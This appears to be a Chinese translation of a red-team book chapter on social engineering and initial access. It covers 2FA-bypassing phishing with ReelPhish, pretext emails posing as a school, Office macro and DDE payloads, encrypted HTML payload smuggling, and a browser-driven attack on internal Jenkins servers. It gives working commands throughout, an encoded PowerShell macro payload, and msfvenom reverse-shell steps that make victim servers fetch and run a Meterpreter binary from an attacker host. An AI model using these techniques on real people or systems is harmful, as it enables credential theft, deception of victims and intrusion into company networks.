
我们看到越来越多的客户使用双因素认证（2FA），对于红队来说双因素认证是一个巨大的麻烦，因为它们不可能被随意绕开。在以前我们必须创建一些定制化的页面，这样可以处理其中的一些情况。但现在我们有了 ReelPhish，这是 FireEye 公司制作的一个工具。当受害者在我们的钓鱼网页上输入登陆凭证时，ReelPhish 允许红队利用 Selenium 和 Chrome 来自动触发双因素验证。

ReelPhish：

- 克隆需要双因素认证的攻击目标站点。
- 使用你的攻击工具箱，解析登录到真实站点的流量。在我的例子中，我打开了 Burp Suite 来获取身份验证所需要的所有 post 参数。
- 修改克隆站点，使其使用 ReelPhish。访问 /examplesitecode/samplecode.php 并输入你的身份验证所需的所有必要参数。
- 受害者进入克隆站点并进行身份验证。
- 凭证被传输到攻击者手中。
- ReelPhish 将在真实站点进行身份验证，触发双因素验证。
- 受害者收到双因素验证的验证码或电话验证。
- 受害者被重定向到真实站点重新登录（他们会认为他们在第一次登录时登陆失败了）。

如下图所示，我们现在应该有一个经过身份验证了的会话来绕过双因素验证。虽然 ReelPuish 看起来很像是支持 Linux ，但我在 Kali 中运行它时遇到了一些问题。所以最好是在 Windows 中运行 ReelPuish。你可以在 FireEye 公司的网站上找到更多关于 ReelPhish 的信息：https://www.fireeye.com/blog/threat-research/2018/02/reelphish-real-time-two-factor-phishing-tool.html 。



还有一些其他工具可以处理不同的双因素验证绕过的情境：

- https://github.com/kgretzky/evilginx
- https://github.com/ustayready/CredSniper

还有一件事，当对需要双因素认证的网络资源进行身份验证时，请确保你在得到身份凭据后要尝试使用多种不同的身份验证方法。我的意思是，一些产品可能在 Web 门户网站的身份验证页面使用了双因素验证，但在 API、旧的客户端或所有的应用程序终端上可能并没有使用双因素验证。我们已经看到许多应用程序在公共终端上要求双因素验证，但在应用程序的其他部分则缺乏相应的安全保护。

网络钓鱼

另一个红队已经用之取得了巨大成功的技术是传统的网络钓鱼。网络钓鱼的秘诀在于激发受害者的恐惧感或者紧迫感，有时也会向受害者描绘一些非常美好(甚至不太真实)的诱惑。我相信你以前肯定见过一些恐惧感和紧迫感确发挥巨大威力的情境。利用受害者恐惧和紧迫心理进行攻击的一些例子包括：

- 一封带有欺诈性购买的虚假电子邮件
- 有人黑进了你的电子邮件消息
- 有关税务欺诈的电子邮件

这些一般性攻击的问题是，我们已经注意到公司员工变得越来越聪明。通常，每10封基本钓鱼式攻击邮件中至少有1封会被上报。在某些情况下，比例甚至更高。这些情况对于一个红队来说是很有价值的，红队可以持续监控这些简单的网络钓鱼攻击，看看公司在对这些情况的响应方面是不是有所进步。

对于那些寻求自动化钓鱼攻击的人，我高度推荐 Gophish。Gophish 非常易于设置和维护，并且支持模板和 HTML，另外它还会跟踪和记录你所需的一切。如果你是 Ruby 的粉丝的话，Phishing Frenzy就是一个使用 Ruby 语言写的很好的工具。当然，少不了的也有用 python 语言写的工具，King Phisher 就是使用 Python 开发的。

这些自动化工具非常适合记录简单的网络钓鱼活动。但是对于我们的目标活动，我们得采用更加手工化的方法。例如，如果我们对受害者的邮件记录进行了一些侦察，了解到客户使用 Office365 ，那么我们就可以思考一下如何利用这个信息来策划一场具有高可行度的入侵行动。此外，我们还试图寻找该公司泄露信息的电子邮件，从中来捕捉任何其他可能有帮助的信息，包括他们可能正在运行的程序、新的特性、系统升级、代码合并等等。

我们有时还会开展更具针对性的行动。在这些行动中，我们尝试使用所有的开源工具来搜索有关人员及其财产、家庭等的信息。例如，针对一些公司高管，我们会在 pipl.com 上搜索他们，获取他们的社交媒体帐号，找出他们的孩子上学的地方。然后我们向他们发送一封欺骗性电子邮件，假装是学校发的，说他们需要打开这个 word 文档。要做完这一系列事情可能要花费很长时间，但好处在于成功率很高。

Microsoft Word/Excel 宏文件

虽然是很老旧，但向受害者发送恶意的 Microsoft Office 文件仍然是久经考验的一种社会工程学攻击方法。那为什么 Office 文件非常适合作为恶意 payload 的载体呢？这是因为 Office 文件的默认设置是支持 VBA 代码所以允许 VBA 代码的代码执行。尽管最近这种方法已经很容易被杀毒软件检测到，但在经过混淆处理之后，在很多情况下仍然可以生效。

在最基础的水平上，我们可以使用 Empire 或 Unicorn 来创建一个 VBA 宏：


- 使用 Empire:
  - 选择 Macro Stager
    - usestager windows/macro
  - 确保进行正确的配置
    - info
  - 创建宏
    - generate
- 如果你想为 Meterpreter 创建一个 payload ，我们可以使用像 Unicorn 这样的工具:
  - cd /opt/unicorn
  - ./unicorn.py windows/meterpreter/reverse_https [your_ip] 443 macro
  - 启动一个 Metasploit Handler
    - msfconsole -r ./unicorn.rc

一旦生成成功，你的 payload 将如下所示：

```
Open
macro
/tmp
Sub Auto_Open()
        p
End Sub

Sub AutoOpen()
        p
End Sub

Sub Document_Open()
        p
End Sub

Public Function p() As Variant
        Dim Ibe As String
        Ibe = "powershell -noP -sta -w 1 -enc  IAAkAHoAZQAyADkAPQ"
        Ibe = Ibe + "AgAFsAdAB5AFAARQBdACgAIgB7ADEAMAB9AHsAMAB9AHsAMwB9"
        Ibe = Ibe + "AHsAOAB9AHsAOQB9AHsANwB9AHsAMQAxAH0AewAyAH0AewA0AH"
        Ibe = Ibe + "0AewA1AH0AewA2AH0AewAxAH0AIgAgAC0AZgAgACcAbAAnACwA"
        Ibe = Ibe + "JwBFAGMAVAAnACwAJwBjAHQAaQBvAG4AQQByACcALAAnAGUAYw"
        Ibe = Ibe + "BUAEkAJwAsACcAeQBbACcALAAnAFMAVAByAGkATgBnACcALAAn"
        Ibe = Ibe + "ACwAcwBZAFMAdABlAE0ALgBvAEIAagAnACwAJwBpAEMALgBEAC"
        Ibe = Ibe + "cALAAnAE8ATgBzAC4AZwBFAE4ARQAnACwAJwBSACcALAAnAEMA"
        Ibe = Ibe + "TwBMACcALAAnAGkAJwApACAAOwAgACQARwAwAFQAOQBkADIAPQ"
        Ibe = Ibe + "AgACAAWwBUAHkAcABlAF0AKAAiAHsAMQB9AHsAMAB9AHsAMgB9"
        Ibe = Ibe + "AHsAMwB9ACIALQBGACcAVAAnACwAJwBzAEMAcgBpAFAAJwAsAC"
```


如你所见，这是运行一个简单的 PowerShell base64 混淆脚本。这可以帮助解决绕过一些杀毒软件，但重要的是要确保在进行实时入侵操作之前对其进行测试。生成宏后，你可以快速创建一个 Excel 文档：

- 打开 Excel
- 转到视图选项卡(View Tab) - >宏 - >查看宏
- 添加一个宏名称，为 book1 配置宏，然后单击“创建”




- 用生成的代码替换所有当前的宏代码
- 另存为 .xls（Word 97-2003）或 Excel Macro-Enabled 格式的文件

现在，每当有人打开你的文档时，他们都会收到安全警告并看到一个启用内容的按钮。如果你可以诱导受害者点击“启用内容”的按钮，那么你的 PowerShell 脚本将会被执行，这会弹给你一个 Empire Shell 。



如前所述，宏文件方法是一种久经考验的旧方法，因此很多受害者已经对这种攻击有了一定的认识。利用 Office 文件的另一种思路是将我们的 payload 嵌入一个批处理文件(.bat)。但在较新版本的 Office 中，如果受害者双击 Word 文档中的 .bat 文件，对象则不会被执行。我们通常不得不试图诱导受害者使其将 .bat 文件移动到桌面并执行。




我们可以用 LuckyStrike 来以更自动化的方式完成此操作。通过使用 LuckyStrike，我们可以在工作表中使用 Payload 创建 Excel 文档，甚至可以在 Excel 文档中存储完整的可执行文件（exe），这些文件可以用 ReflectivePE 来触发从而在内存中运行。阅读更多关于 LuckyStrike 的内容：

- https://www.shellntel.com/blog/2016/9/13/luckystrike-a-database-backed-evil-macro-generator

我想提到的用于 Office 文件执行的最后一个工具是 VBad。运行 VBad 时，必须在 Office 中启用宏，并在宏安全设置的下拉框中选择“信任对 VBA 项目对象模型的访问”选项。这会允许 VBad 运行 python 代码来更改并创建宏。

VBad 会严重混淆 MS Office 文档中的 payload。它还增加了加密功能，用假密钥来迷惑应急响应团队。最重要的是，它可以在第一次成功运行后销毁加密密钥（VBad 是一个一次性使用的恶意软件）。另一个特性是 VBad 也可以销毁对包含有效 payload 的模块的引用，以使其从 VBA 开发者工具中不可见。这使得分析和排除故障变得更加困难。因此，不仅很难去逆向，而且如果应急响应团队尝试分析执行的 Word 文档与原始文档，则所有密钥都将丢失。



非宏的 Office 文件 —— DDE

有时候红队攻击也是一场与时间赛跑的游戏，虽然有些可以利用的易受攻击模块效果很好，但是如果时间久了，一些杀毒软件或者安全软件已经包含了检测的策略，那么也很难利用，所以有时候一些新发现的漏洞是更好利用的。在我们的一次评估中，首次公布了一个名为 DDE 的全新易受攻击模块。杀毒软件或任何安全产品还尚未检测到它，因此这是获得我们初始入口点的好方法。 虽然现在有几种安全产品可以检测 DDE ，但在某些环境中它仍然可能是一种可行的攻击。

什么是 DDE？

“ Windows 提供了几种在不同的应用程序之间传输数据的方法。其中一种方法就是使用动态数据交换（DDE）协议。DDE 协议是一组消息和指南。它在共享数据的应用程序之间发送消息，并使用共享内存在应用程序之间交换数据。应用程序可以使用 DDE 协议进行一次性数据传输。并且应用程序也可以利用 DDE 协议来进行持续的数据交换，当新数据可用时候，应用程序可以通过持续的数据交换来彼此发送更新。”

[https://msdn.microsoft.com/en-us/library/windows/desktop/ms648774(v=vs.85).aspx]

Sensepost 的团队做了一些很棒的研究，发现 MSExcel 和 MSWord 都暴露了 DDEExecute，并且可以在不使用宏的情况下创建代码执行。

在 Word 中：

- 转到“插入”选项卡 -> “快速部件” -> “字段”
- 选择 = 公式
- 右键单击：!Unexpected End of Formula 并选择 Toggle Field Codes
- 将 payload 替换为你的 payload：

```
DDEAUTO c:\windows\system32\cmd.exe “/k powershell.exe [empire payload here]”
```

Empire 有一个 stager ，可以自动创建 Word 文件和关联的 PowerShell 脚本。 此 stager 可以通过以下方式配置：

- usestager windows/macroless_msword

资源：

- https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/


除了 0day 漏洞利用（例如 https://github.com/bhdresh/CVE-2017-0199 ）之外，Word 文档中是否还有其他任何能利用的特性呢？答案是肯定的。虽然我们不会在本书中介绍它。其中一个例子是 subdoc attacks。这些攻击导致受害者向网络上的攻击服务器发出 SMB 请求，以便收集 NTLM Auth Hash（NTLM 验证哈希）。这种攻击并不是在所有场景里百分百生效，因为大多数公司现在阻止 SMB 相关端口连接外网。对于那些还未进行此种配置的公司，我们可以使用 subdoc_inector 攻击来利用这种错误配置。

隐藏的加密 payload

作为红队队员，我们一直在寻求使用创造性的方法来构建我们的登陆页面，加密我们的 payload，并诱导用户点击运行。具有类似过程的两个不同工具是 EmbededInHTML 和 demiguise。

第一个工具 EmbededInHTM，该工具的描述是“获取文件（任何类型的文件），加密它，并将其作为资源嵌入到 HTML 文件中，还包含模拟用户点击嵌入资源之后的自动下载进程。然后，当用户浏览 HTML 文件时，嵌入式文件即时解密，保存在临时文件夹中，然后将文件展示给用户。这一系列过程会让用户感觉该文件像是从远程站点下载来的。基于用户的浏览器和显示的文件类型，浏览器可以自动打开文件。”

- cd /op/EmbedInHTML
- python embedInHTML.py -k keypasshere -f meterpreter.xll -o index.html -w




一旦受害者访问恶意站点，弹出的窗口会提示受害者在 Excel 中打开我们的 `.xll` 文件。不幸的是，对于最新版本的 Excel（除非配置错误），用户需要启用加载项来执行我们的 payload。这就需要使用你在前面学到的社会工程学技巧了。

第二个工具是 demiguise，描述是“ 生成包含一个加密的 HTA 文件的 .html 文件。该工具的思路是，当你的目标访问该页面时，将获取其密钥并在浏览器中动态解密 HTA 然后将其直接推送给用户。这是一种隐匿技术，可以绕过由某些安全设备进行的的内容/文件类型的检查。但是此工具并不是为了创建优秀的 HTA 内容而设计的。在 HTA 内容方面还有其他工具/技术可以帮助你。demiguis 希望帮助用户的是:首先让你的 HTA 进入一个环境，并且（如果你使用环境键控）避免它被沙盒化。

- python demiguise.py -k hello -c “cmd.exe /c ” -p Outlook.Application -o test.hta

利用社会工程学攻破内网 **Jenkins**

作为红队队员，攻击的创造性使我们的工作非常令人兴奋。我们喜欢利用旧的漏洞利用并再次使它们焕然一新。例如，如果你一直在进行网络评估，你就会知道，如果遇到未经身份验证的 Jenkins 应用程序（开发人员大量使用它进行持续集成），这几乎意味着它完全敞开在你的面前。这是因为 Jenkins 具有允许 Groovy 脚本执行测试的 “特性”。利用这个脚本控制台，我们可以使用允许 shell 访问底层系统的执行命令。



这种方法在入侵方面变得如此受欢迎的原因是几乎每家大公司都有一些 Jenkins 实例。如果想要从外部进行攻击，就会存在一个问题：这些 Jenkins 服务都是内部托管的，无法从外部访问。

我们怎么样才能在这些服务器上远程执行代码? 在我们可以回答这个问题之前，我告诉我的团队先退后一步，用 Jenkins 构建一个副本网络进行测试。 一旦我们很好地理解了代码执行请求的功能，我们现在可以构建合适的工具来获得远程命令执行(RCE)。


面对这种情况，我们通过使用 JavaScript 和 WebRTC（Web实时通信）的一系列步骤解决了这个问题。首先，我们需要一个属于目标组织的受害者来访问一个我们拥有的公开网站或是我们存储了 XSS payload 的网页。一旦受害者访问我们的公开站点，我们将在他的浏览器上执行 JavaScript 从而运行我们的恶意 payload 。

此 payload 会利用一个 Chrome / Firefox 的“功能”，此功能允许 WebRTC（Web实时通信）公开受害者的内网 IP 。 通过内网 IP ，我们可以推断出受害者的计算机的本地子网，以了解其公司 IP 范围。 现在，我们可以使用我们特制的 Jenkins 漏洞利用通过 Jenkins 默认的8080端口在他们的网络范围内对每一个 IP 发起攻击（这段代码只扫描本地 /24 ，但在一个真实的红队行动中，你可能会想把扫描范围设置的比这个大很多）。

如果你玩过 Jenkins Console shell ，你就知道它有点难搞，因此能够持续获得复杂的 PowerShell payload 可能会很困难。 为了解决这个问题，我们为本书创建了一个名为 generateJenkinsExploit.py 的工具 ，该工具将获取任何二进制文件，对其进行加密，并构建进行恶意攻击的 JavaScript 页面。当受害者访问我们的恶意网页时，它将获取其内网 IP 并开始将我们的漏洞利用传播到 /24 范围内的所有服务器。当它找到易受攻击的 Jenkins 服务器时，此攻击将发送一个 Groovy 脚本的 payload 来从 internet 上抓取加密的二进制文件，将其解密为一个文件放到 C:\Users\Public\RT.exe 下，并执行 Meterpreter 二进制文件(RT.exe)。

在概念上(如下图所示)，这与服务器端请求伪造 (SSRF)非常相似，我们强制受害者的浏览器重新启动与内网 IP 的连接。

- 受害者访问我们存储的 XSS 或恶意 JavaScript 的页面。
- 受害者的浏览器执行 JavaScript/WebRTC 以获取内网 IP 并使用 Groovy POST Payload 对本地内部网络发起攻击。
- 找到一个 Jenkins 服务器后，我们的 Groovy 代码将通知 Jenkins 服务器从攻击者的服务器获取加密的 payload ，然后解密并执行二进制文件。
- 在这种情况下，我们下载的加密可执行文件是 Meterpreter payload。
- Meterpreter 在 Jenkins 服务器上执行，然后连接到我们的攻击者 Meterpreter 服务器。



注意：最新版本的 *Jenkins* 中不存在此漏洞。 *2.x* 之前的版本在默认情况下是易受攻击的，因为它们未启用 *CSRF* 保护（允许对脚本进行无验证调用），并且未启用身份验证。

完整的 **Jenkins** 漏洞利用实验：

- 我们将构建一个 Jenkins Windows 服务器，以便我们可以复现此攻击。
- 在本地网络上安装具有桥接接口的 Windows 虚拟机。
- 在 Windows 系统上，下载并安装 JAVA JDK8。
- 下载 Jenkins war 包:
  - http://mirrors.jenkins.io/war-stable/1.651.2/
- 启动 Jenkins :
  - java -jar jenkins.war
- 浏览器打开 Jenkins:
  - http://:8080/
- 测试 Groovy 脚本控制台:

- http://:8080/script

在 THP Kali 虚拟机上利用 Jenkins：

> 译者注:专门为本书开发的集成了所有环境的 Kali 虚拟机，本书第一章有介绍。THP 就是 The Hacker Playbook,本书的英文简称。

- 下载 THP Jenkins 漏洞利用工具（ http://bit.ly/2IUG8cs ）。
- 要执行该实验，我们首先需要创建一个 Meterpreter payload：

```
msfvenom -p windows/meterpreter/reverse_https LHOST=<attacker_IP> LPORT=8080
-f exe > badware.exe
```

- 加密我们的 Meterpreter 二进制文件：


```
cd /opt/generateJenkinsExploit
python3 ./generateJenkinsExploit.py -e badware.exe
```

- 创建我们的恶意 JavaScript 页面命名为 `badware.html` ：

```
python3 ./generateJenkinsExploit.py -p http://<attacker_IP>/badware.exe.encry
pted > badware.html
```

- 将加密的二进制和恶意 JavaScript 页面都移动到 Web 目录:

```
mv badware.html /var/www/html/
mv badware.exe.encrypted /var/www/html/
```



现在，在完全不同的系统上，你可以使用 Chrome 或 Firefox 浏览器访问你的攻击者网页：http:///badware.html 。只需访问该恶意页面，你的浏览器就会通过我们的 Groovy payload，使用 JavaScript 和 POST 请求对你的内部 /24 网络经由8080端口进行攻击。当它找到一个 Jenkins 服务器时，它将导致该服务器下载我们的加密 Meterpreter ，解密并执行它。在公司网络中，你最终可能会得到大量不同的 shell 。

任何允许通过 GET 或 POST HTTP 方法进行未经身份验证的代码执行的场景都可以使用此种攻击手法。对于此类攻击，你需要确定受害者在内部使用哪些应用程序并制定你的恶意攻击。

